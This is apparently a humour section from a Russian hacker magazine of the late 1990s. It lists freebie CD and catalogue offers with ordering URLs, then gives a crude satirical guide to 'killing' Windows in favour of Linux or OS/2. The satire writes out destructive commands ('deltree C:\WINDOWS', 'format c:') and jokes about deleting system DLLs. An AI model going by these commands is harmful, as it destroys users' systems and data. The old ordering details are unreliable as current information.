Хм, а я еще удивился на почте, чего это меня заставили подписать бумагу, что я, типа, не имею никаких претензий. Ну точно, это же диск от Микросукса, причем посвященный проблеме двухтысячного года! Стильная коробка, убогий дизайн самой проги, патчи для разных Виндосов... Каждый найдет для себя что-нить полезное. Кстати, видимо, дяде Биллу одного диска показалось мало, так что он выслал мне еще один. Вроде как апгрейд к предыдущему.

2. Aureal
http://a3d.com/html/home/getcd
Демонстрационный диск от фирмы Aureal, создателя технологии трехмерного звука A3D. Кто не знает, именно эта фишка делала таким объемным звук в Unreal, Trespasser, Thief, Battlezone, SiN. На самом сидюке находятся ролики из некоторых вышеперечисленных гамезов, как положено, вся-кая рекламная инфа, но больше всего меня проперла фенька с перемещающимся источником звука — даже на моем стареньком Gravis Ultrasound Pro ясно ощущался объемный звук и чувствовалось превосходство A3D над обычным Stereo.

3. Texas Instruments
http://www.ti.com/sc/docs/general/dsp/cdrom.htm
Еще два диска с технической литературой. Мне не прислали. Зато пришло письмо, что, типа, спасибо за проявленый интерес, но из-за большого спроса диски мы вам выслать пока не можем. Так что ждем-с.

4. STK
http://www.stk.com/newweb/pages/download/cdform.cfm
Экзотика! Необходимый софт для аэрокосмической индустрии. Нам, хацкерам, такая фенька просто необходима! Запустить в космос найденную на помойке тарелку, чтобы смотреть НТВ+ на халяву? Или запустить туда же любимую кошку, чтобы та повторила подвиг Гагарина? С этим диском для нас не существует преград!

5. NASA
http://podaac.jpl.nasa.gov/cgi-bin/cd_order_form.pl?The~TOPEX/POSEIDON~Informational~CD-ROMZCZ~Perspectives~on~an~Ocean~Planet
Самый первый диск в моей коллекции халявы. «Перспективы на Планете Океанов» называется. На самом диске ничего интересного нет — видюшки всякие, текстики, но заказать стоит — это, люди, классика. ☺

6. WingsWebGuide
http://www.wingswebguide.com/internationalorder.html
Обещают выслать новейший, единственный в своем роде Путеводитель по Сети. Надпись на сайте «Non USA Addresses Only» пробивает слезу у закаленных халявщиков. Люди, мне не нужен ваш путеводитель, оставьте мне лишь эту надпись! И пусть она будет на всех подобных сайтах!

7. King Solomons
http://www.kingsolomons.com/FREECD.htm
Еще одно виртуальное казино. Сам сидючок приятно оформлен, содержит большое количество гамезов, но вот фигня — поиграть в оффлайне не удастся. Только в онлайне и только после регистрации (одно радует — это бесплатно!).

8. Novell
http://www.harte-hanks.com/novell/gwy2000
Знакомое название, не находите? Да, фирма Novell решила порадовать нас прогой GroupWise версии 5.5 (это типа почтового клиента?). Основной упор делается на то, что сие чудо полностью совместимо с Y2K bug, а в прилагаемой брошюрке можно почитать обо всех ужасах двухтысячного года. ☺ Кстати, никак не могу понять, почему все думают, что третье тысячелетие начнется в 2000 году? Люди, оно же будет только в 2001!

9. TelCom
http://www.telcom-semi.com/litorder.htm
Техническая литература на диске. М-да, знаете, формат PDF никогда не вызывал у меня положительных эмоций. Так что диск я даже не распаковывал, но, судя по обложке, там бы меня встретила инфа о каких-то контроллерах вентиляторов, сенсорах температуры, зарядных устройств и подобной чуши.

10. EgyptianCasino
http://egyptian-casino.com/freecd.html
Виртуальная казина на диске. Очередная вещь для выбивания денег из особо доверчивых и азартных граждан. Пунктик «Choose «Adult» or «Non-Adult» by clicking on the picture» наводит на определенные мысли. На не менее очевидные мысли наводит вид большой кляксы на рабочей поверхности диска (несмотря на все потуги моего «Пионера», сидюк отказывался подавать признаки жизни). Да, при заполнении анкеты в графе Возраст стоит указать, что вам больше 18 лет.

11. Conrad
http://www.conrad.ru/order.html
На моей памяти это третья халява из России, но самая полезная в своем роде. Каталог «Электроника и Техника» от фирмы Conrad. Нужного и полезного — как на Митинском радиорынке, цены — как до кризиса (правда, цены там действительно указаны докризисные — они их просто не успели сменить)!

12. TouchMath
http://www.touchmath.com/feedback/proreq.htm
Хотите знать, как учатся буржуйские дети? Заказывайте каталог от TouchMath! Хотя лучше не заказывайте — завидно будет. ☺

13. Isuzu
http://www.isuzu.com/brochures.htm
Машинки. Точнее, каталоги от производителя этих самых машинок. Довольно красивые, можно даже на стенку повесить. Будут aka постеры. Всего можно заказать целых 11 каталогов!

14. Custom Mousepad
http://www.custom-mousepad.com/free-sample.html
М-да, коврик для мышки трудно дается. Чтобы получить сию нужную вещь, придется отправить письмо на sales@custom-mousepad.com, где в обязательном порядке нужно указать свое ФИО, название фирмы, адрес, полный рабочий телефон, размер и толщину коврика, количество ковриков и дату, когда вам их нужно доставить. Хе-хе, за коврик придется побороться. ☺ Кстати, полезные советы — не заказывайте более одного коврика, просите прислать его «как только они смогут, но, желательно, в течение месяца», попросите прайс. Короче, больше фантазии!

Главный хуморист – Даниил Шеповалов (dan@xakep.ru, FIDO: 2:5030/548.24)

Как стать мужчиной

— Чем отличается шаман от пользователя Windows?
— Ничем: оба совершают странные действия и понятия не имеют, почему это работает...

Ну, вот ты и вырос, сынок! А ведь я тебя еще вооот таким помню: бывало, сидишь у меня на коленях, пивко потягиваешь да спектрумовский Стрип Покер ломаешь. Славное было времечко, конечно, ну да пора уж мужчиной становиться, пора, сынок. Ты вообще представляешь, чем мужчина от мальчика отличается? Чего? Сейчас покажешь? Нет, подожди, не надо штаны расстегивать, лучше давай я тебе сам все расскажу. Вот, значится, еще дедушка покойный говаривал: «Хочешь трахаться всю ночь — инсталь Виндоуз, хочешь трахаться два года — забей на экзамены, а хочешь трахаться всю жизнь — поставь Линукс!» Да, сынок, с завтрашнего дня будешь ставить Линукс... и не надо тут реветь, ну перекомпилируешь ядро, ну и что тут такого... да и от написания собственных драйверов еще никто не умирал. Ну хорошо, вытри слезки — начнешь ставить через неделю, а пока удали с винта эту бл....то есть Виндоуз удали на х...совсем удали, короче. Вот тебе книжка в помощь: завтра приду — чтоб от Виндовса даже комментариев в autoexec.bat не осталось!

Как избавиться от Windows

Всем известно, как удаляют Виндоуз трусливые юзеры. Тихой сапой они загружают по F4 предыдущую версию MS-DOS и, набрав дрожащими руками «deltree C:\WINDOWS», с радостным визгом «Маздец тебе, мразь!» идут пить чай. Но ты, без страха и упрека вышибавший двери в жутких застенках Ада На Земле v. 1.666, разве ты можешь простить этой твари часы, проведенные со стиснутыми зубами, когда ты лишь судорожно повторял фразу «Спасибо товарищу Гейтсу за славную кнопку RESET», чтобы не сорваться и не разнести кремниевые мозги электронного друга стоящей рядом табуреткой. Разве для того ты целый год не пил пива, собирая баказоиды на новую RIVA, чтобы суперсовременная система plug-and-pray сообщила тебе о том, что «обнаружен планшетный сканер»? Сколько стоят слезы сурового парня, убивавшего кибердемона из шотгана? Вспомни, сколько их пролилось, пока ты смотрел на извечное окошко General Protection Failure, поверх твоего самого удачно дефматча в Q2...

Я думаю, теперь ты и сам понял, что Windows не достойна простого удаления, от нее следует избавиться таким образом, чтобы сам Чикатило подал на тебя в суд, предъявив обвинение в жестоком обращении с операционными системами. Итак, для начала подготовь процедурную комнату: расклей по стенам плакаты с фразами типа «Мастдай не пройдет!» и «Смерть мутантам Майкрософта», также неплохо было бы достать пару постеров с рекламой OS/2, UNIX, QNX и т.д. Особое внимание следует уделить и музыкальной подборке: я так думаю, наиболее уместными в данном случае будут композиции «Windows nightmare» и «Falling down». Но, честно говоря, это уже дело вкуса — один мой знакомый, например, удаляет Виндоуз исключительно под музыку из фильма «Криминальное Чтиво»... да-да, ту самую, под которую криков не слышно. Просто нравится ему постоянно повторять фразу «Маздая больше нет, детка, маздая больше нет!» Ну вот, подготовка к сражению закончена, теперь надевай футболку с надписью «OS/2 — рулез форева!» и в бой. Для начала надо дать понять операционке, что жить ей осталось в лучшем случае минут двадцать: попробуй удалить директорию Windows при помощи Проводника. На последующие вопросы системы «Вы действительно хотите удалить каталог WIN?», «Вы уверены?», «Вы точно уверены?», «А вы хорошо подумали?» отвечай соответственно: «да!», «ДА!», «ДАААА!», «#$%^&*@!!!». На самом деле, эта словесная перепалка не будет продолжаться бесконечно — Винды обладают мощными алгоритмами самосохранения, а потому после твоего двадцать пятого ответа «Сдохни, крыса!» они выдают запрос об удалении с вариантами ответа «[Нет] и [Ни за что!]». Теперь надо морально унизить ОС. Достань диск с Линуксом или OS/2, бережно положи его на стол и громко произнеси что-нибудь вроде «Вот истинная многозадачность, не то что эта оболочка дешевая», а затем, в подтверждение своих слов, запусти все ярлыки на рабочем столе. Предварительно еще неплохо было бы забить жесткий диск так, чтобы свободного места оставалось мегабайт 5-10, да и вытащить пару лишних микросхем памяти тоже не помешало бы. Когда система, потрепыхавшись некоторое время, с видом изнасилованной слоном лягушки сообщит тебе содержимое стека и регистров, мрачно произнеси «Ну вот, что я говорил...» и возьми в руки диск с OS/2. Заметив в твоих руках этот диск и вспомнив о страшном слове «format c:», Виндовс в лучших традициях «Сестричка, а может. все-таки в реанимацию?» потребует от тебя срочно переустановить «операционную систему Windows'98». На что ты невозмутимо откроешь трэй CD-ROM'а и вставишь в него дистрибутив OS/2. Я думаю, не стоит пояснять, что после этого Windows автоматически перезагрузится, а CD-ROM категорически откажется работать. После перезагрузки Виндовс обязательно пожалуется на недостаток места. Ну что ж, ты же не фашист какой, поможешь бедной девочке. Вот, например, в каталоге WINDOWS\SYSTEM полно ненужных файлов. Так ей об этом и скажи — система будет до того измучена, что с радостью согласится удалить свои динамические библиотеки. Однако ты же не можешь вот так, разом, удалить все системные файлы. Пусть Виндоуз медленно, шаг за шагом спрашивает у тебя: «А может удалим kernel32.dll?», на что ты, делая ей большое одолжение, будешь отвечать: «Конечно» и «Всенепременно». Но ни в коем случае не позволяй ей удалить log-файлы, а также файлы с документацией — вдруг чего почитать захочется. После проведения данной процедуры Windows будет способна только на демонстрацию окошка, требующего вставить диск со своим дистрибутивом. О, а вот и CD-ROM заработал. Но пленных мы не берем, а потому ты напоминаешь системе о существовании такой замечательной кнопки, как RESET. Теперь выбери режим загрузки с ведением журнала (log) — пусть система сама себе пишет некролог. Особо извращенные товарищи могут также выбрать режим step-by-step confirmation и наслаждаться, требуя обязательной загрузки каждого драйвера...

Антон дочитал последнюю страницу и бросил взгляд на часы: до прихода отца оставалось еще минут сорок. «Как там было: F4, deltree...», — улыбнулся он про себя. На кухне продолжал закипать чайник...

